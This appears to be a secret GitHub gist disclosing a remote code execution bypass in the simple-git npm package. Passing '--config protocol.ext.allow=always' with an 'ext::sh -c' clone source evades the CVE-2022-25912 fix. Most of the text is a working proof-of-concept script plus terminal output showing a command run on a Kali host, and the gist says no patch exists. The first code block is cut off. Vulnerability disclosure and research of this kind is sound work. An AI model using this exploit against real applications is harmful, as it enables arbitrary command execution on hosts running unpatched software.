KKC73 / **PoC.md** Secret

Last active last month

Code Revisions 9


Remote Code Execution (RCE) in simple-git

PoC.md

Summary

The mitigation for CVE-2022-25912 appears to block the `-c` option but not the equivalent `--config` form. If untrusted input can reach the `options` argument passed to `simple-git`, an attacker may still achieve remote code execution by enabling `protocol.ext.allow=always` and using an `ext::` clone source.

Vulnerable Code



PoC

```
const simpleGit = require('simple-git')
const myGit = simpleGit()
myGit.clone('ext::sh -c touch% /tmp/pwned_by_kkc% >&2', '/tmp/example-new-rep
```

Proof of Success

```
┌──(kali㉿kali)-[/tmp/test_simple_git]
└─$ ls
node_modules  package.json  package-lock.json  poc.js

┌──(kali㉿kali)-[/tmp/test_simple_git]
└─$ cat poc.js
const simpleGit = require('simple-git')
const myGit = simpleGit()
myGit.clone('ext::sh -c touch% /tmp/pwned_by_kkc% >&2', '/tmp/example-new-repo', ['--config', 'protocol.ext.allow=always'])

┌──(kali㉿kali)-[/tmp/test_simple_git]
└─$ ls -l /tmp/pwned_by_kkc
ls: cannot access '/tmp/pwned_by_kkc': No such file or directory

┌──(kali㉿kali)-[/tmp/test_simple_git]
└─$ node poc.js

┌──(kali㉿kali)-[/tmp/test_simple_git]
└─$ ls -l /tmp/pwned_by_kkc
-rw-rw-r-- 1 kali kali 0 Mar 11 14:41 /tmp/pwned_by_kkc
```

Impact

Applications that pass attacker-controlled input into the `options` argument of the `clone` function in the `simple-git` npm package may allow arbitrary command execution on the host running the Node.js process.

Affected versions: >=3.15.0

No patch available

Tested on linux system